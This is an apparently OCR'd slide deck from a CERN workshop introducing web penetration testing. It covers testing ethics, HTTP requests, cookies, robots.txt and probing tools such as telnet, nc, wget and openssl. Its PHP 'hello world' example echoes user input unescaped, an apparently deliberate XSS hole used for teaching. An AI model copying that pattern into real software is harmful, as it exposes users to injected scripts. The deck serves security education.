Web penetration testing

CERN summer student workshop

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Outlook

- Introduction to web security and penetration testing (1h)
  - Ethics and rules
  - Why focus on the web?
  - A crash course on HTTP protocol
  - Server-side logic
  - Client-side tools: command-line & browser extensions
- Hands-on part: finding and exploiting vulnerabilities (2h)
- Debriefing, discussing typical web vulnerabilities (1h)

Introduction to Web penetration testing

ETHICS AND RULES

Ethics of security testing

It’s all about your motivations, and goals

Rules

(some of the obvious ones)

- Be open and transparent
- Always get a permission from the owner of the system *before* you do security testing
- Be careful, do not affect the tested systems or data
- Don’t abuse any vulnerabilities that you have found
- Report your findings back to the system owner, don’t share them with third parties

- NOTE: following this workshop *does not* give you permission to do security testing on CERN systems

Introduction to Web penetration testing

WHY WEB?

Focus on Web applications – why?

Web applications are:

- often much more useful than desktop software => popular
- often publicly available
- easy target for attackers
  - finding vulnerable sites, automating and scaling attacks

- easy to develop
- not so easy to develop well and securely

- often vulnerable, thus making the server, the database, internal network, data etc. insecure

Threats

- Web defacement
  ⇒ loss of reputation (clients, shareholders)
  ⇒ fear, uncertainty and doubt
- information disclosure (lost data confidentiality)
  e.g. business secrets, financial information, client database, medical data, government documents
- data loss (or lost data integrity)
- unauthorized access
  ⇒ functionality of the application abused
- denial of service
  ⇒ loss of availability or functionality (and revenue)
- “foot in the door” (attacker inside the firewall)


An incident in September 2008

Introduction to Web penetration testing

HTTP PROTOCOL
A QUICK REMINDER / CRASH COURSE

(See http://www.ntu.edu.sg/home/ehchua/programming/webprogramming/HTTP_Basics.html)

Typical Web architecture



URL (Uniform Resource Locator)

protocol://username:password@hostname:port/path/file?arguments#fragment

https://twiki.cern.ch/twiki/bin/view/IT#more

http://cern.ch/webservices/Manage?SiteName=security

http://137.138.45.12:5000

ftp://localhost/photos/DSC1553.jpg


(If port not specified then defaults used: http=80, https=443)

BTW, /path/file is not always a real directory/file – e.g.

https://indico.cern.ch/event/361952/

is a reference to an event with ID=361952

HTTP etc. – a quick reminder



HTML form, GET request

HTML form source code:

```
<form method="get" action="/AddUser">
  <input type="text" name="name">
  <input type="submit" value="Add">
</form>
```

When submitted, browser send this to the server:

```
GET /AddUser?name=Sebastian HTTP/1.1
Host: users.cern.ch
User-Agent: Mozilla/5.0 (Macintosh) [..]
```

Which is equivalent to opening this URL:

http://users.cern.ch/AddUser?name=Sebastian

Query strings, URL encoding

Query string contains *keys* and *values*:

- http://users.cern.ch/AddUser?*name*=*John*&*last*=*Doe*

But what if they contain special characters?

- e.g. ? & = # etc.

URL encoding: x => %HEX(x)

‘&’ => %26

‘%’ => %25

‘ ’ => %20 or +

Use online tools, e.g. http://meyerweb.com/eric/tools/dencoder/

HTML form, POST request


```
[..]
<form method="post" action="/e-groups/EgroupsSearch.do">
<input type="hidden" name="AI_USERNAME" value="LOPIENS">
<select name="searchField">
  <option value="0" selected="selected">e-group name</option>
  <option value="1">topic</option>
  <option value="2">owner</option>
  <option value="3">description</option></select>
<select name="searchMethod">
  <option value="0" selected="selected">begins with</option>
  <option value="1">contains</option>
  <option value="2">equals</option></select>
<input type="text" name="searchValue" size="40" value="">
<input type="submit" value="Search">
[..]
```

HTML form, POST request, contd.

Submitting this form => browser sends this to the server:

```
POST /e-groups/EgroupsSearch.do HTTP/1.1
Host: e-groups.cern.ch
Content-Length: 70
User-Agent: Mozilla/5.0 (Macintosh) [..]
[..]

AI_USERNAME=LOPIENS&searchField=0&
searchMethod=0&searchValue=whitehat
```

request header

request body

(POST requests can't be represented with a URL)

Cookies

- Server send a “cookie” (piece of information) to client

```
$ wget -q --spider -S https://twiki.cern.ch/
HTTP/1.1 200 OK
Date: Tue, 13 Jan 2015 12:50:58 GMT
Server: Apache
Set-Cookie: TWIKISID=0845059d0dceb0; path=/
Connection: close
Content-Type: text/html; charset=iso-8859-1
```

- … in all subsequent requests to that server, the client is expected to send this “cookie” back:

```
Cookie: TWIKISID=0845059d0dceb0
```

/robots.txt

- (if exists) Always in the top-level directory
  - http://server/robots.txt

    User-agent: *

    Disallow: /cgi-bin/

    Disallow: /internal/

  - e.g. http://indico.cern.ch/robots.txt
- Informs web crawlers what resources (not) to visit
  - robots don't have to follow these !
- Sometimes /robots.txt file reveal interesting things
  - e.g. hidden directories
- See more at http://www.robotstxt.org/

Introduction to Web penetration testing

SERVER-SIDE LOGIC

Web applications

Serving dynamic content, based on requests from clients:

```
$ wget -O - "http://cern.ch/test-wh/hi.php?name=Seb"
[..]
<h3>Hi Seb</h3>
[..]

$ wget -O - "http://cern.ch/test-wh/hi.php?name=there"
[..]
<h3>Hi there</h3>
[..]
```

Hello world in PHP

/afs/cern.ch/work/s/slopiens/www/whitehat-examples/hi.php:

```
<?php   $name = $_GET['name'];   ?>
<html><body>
   <?php   echo "<h3>Hi $name</h3>";   ?>
</body></html>
```

Open http://cern.ch/test-wh/hi.php?name=there

PHP code above will generate this HTML output:

```
<html><body>
   <h3>Hi there</h3>
</body></html>
```

Introduction to Web penetration testing

TOOLS

Command-line tools

(e.g. on lxplus)

- telnet
- nc
- wget
- cern-get-sso-cookie
- openssl

Command-line tools: *telnet*

- telnet – to initiate TCP connections

```
$ telnet edh.cern.ch 80
GET / HTTP/1.0                                   <-- request

HTTP/1.1 302 Found                               <-- response
Date: Mon, 12 Jan 2015 21:04:36 GMT
Server: Apache
Location: http://cern.ch/app-state/default_redirect/
Content-Length: 315
Connection: close
Content-Type: text/html; charset=iso-8859-1

<html><head>
[..]
```

Command-line tools: *telnet*

- telnet – to initiate TCP connections

```
$ telnet home.web.cern.ch 80
GET / HTTP/1.1                                   <-- request
Host: home.web.cern.ch

HTTP/1.1 200 OK                                  <-- response
Server: Apache/2.2.15 (Red Hat)
X-Powered-By: PHP/5.3.3
X-Generator: Drupal 7 (http://drupal.org)
Content-Type: text/html; charset=utf-8
Set-Cookie: DRUPAL_LB_PROD_HTTP_ID=hej.8; path=/;

<!DOCTYPE html>
[..]
```

Command-line tools: *nc*

- nc (netcat) – to initiate or listen to connections

  nc -l 8080 # start listening on port 8080

- …then point your browser to http://localhost:8080/a?b#c

  GET /a?b HTTP/1.1

  Host: localhost:8080

  Connection: keep-alive

  User-Agent: Mozilla/5.0 (Macintosh) [..]

  Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

  Accept-Encoding: gzip, deflate, sdch

  Accept-Language: en-US,en;q=0.8,fr;q=0.6,pl;q=0.4

Command-line tools: *wget / curl*

- wget – client to HTTP (and other protocols)
- many, many features:
  - recursive downloading, following redirections, authentication, cookie handling, header manipulation etc.

```
# see redirections and server response headers
wget --server-response --spider http://cern.ch

# pretend that I'm an iPhone, download to file
wget --user-agent="Mozilla/5.0 (iPhone)" –O f.txt http..
```

- BTW, some people prefer curl or httpie

Command-line tools: *cern-get-sso-cookie*

- cern-get-sso-cookie – get (and use) CERN SSO cookie

```
# get the cookies using existing Kerberos credentials:
cern-get-sso-cookie –krb –r ––outfile cookies.txt \
        -u https://it-dep.web.cern.ch/protected

# use the cookies to download protected content:
wget --load-cookies cookies.txt \
        https://it-dep.web.cern.ch/protected/documents
```

Command-line tools: *openssl*

- openssl – a rich crypto toolkit; includes an SSL client:

```
$ openssl s_client -connect edh.cern.ch:443
GET / HTTP/1.1                                  <-- request
Host: edh.cern.ch:443

HTTP/1.1 302 Found                              <-- response
Location: https://edh.cern.ch/Desktop/dir.jsp
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE [..]
```

- … and server:

```
$ openssl s_server [..]
```


Browser tools and extensions

For getting and manipulating information


- DOM (HTML structure), JavaScript, CSS, cookies, header fields, user agent, requests etc.

- **view source** ;-)
- **Inspect Element** - to see and manipulate DOM and JS
- Web Developer, Firebug
- **Wappalyzer** - shows technologies used by the site
- Flagfox, ShowIP - location of the server etc.
- Cookie Manager+, Cookie Monster - cookie manipulation
- User Agent Switcher - for changing user agent
- HTTP Headers, Modify Headers, Header Mangler or similar
- **Tamper Data**, Request Maker - for tampering with requests


Browser tools: *view source*




Browser tools: *Inspect Element*



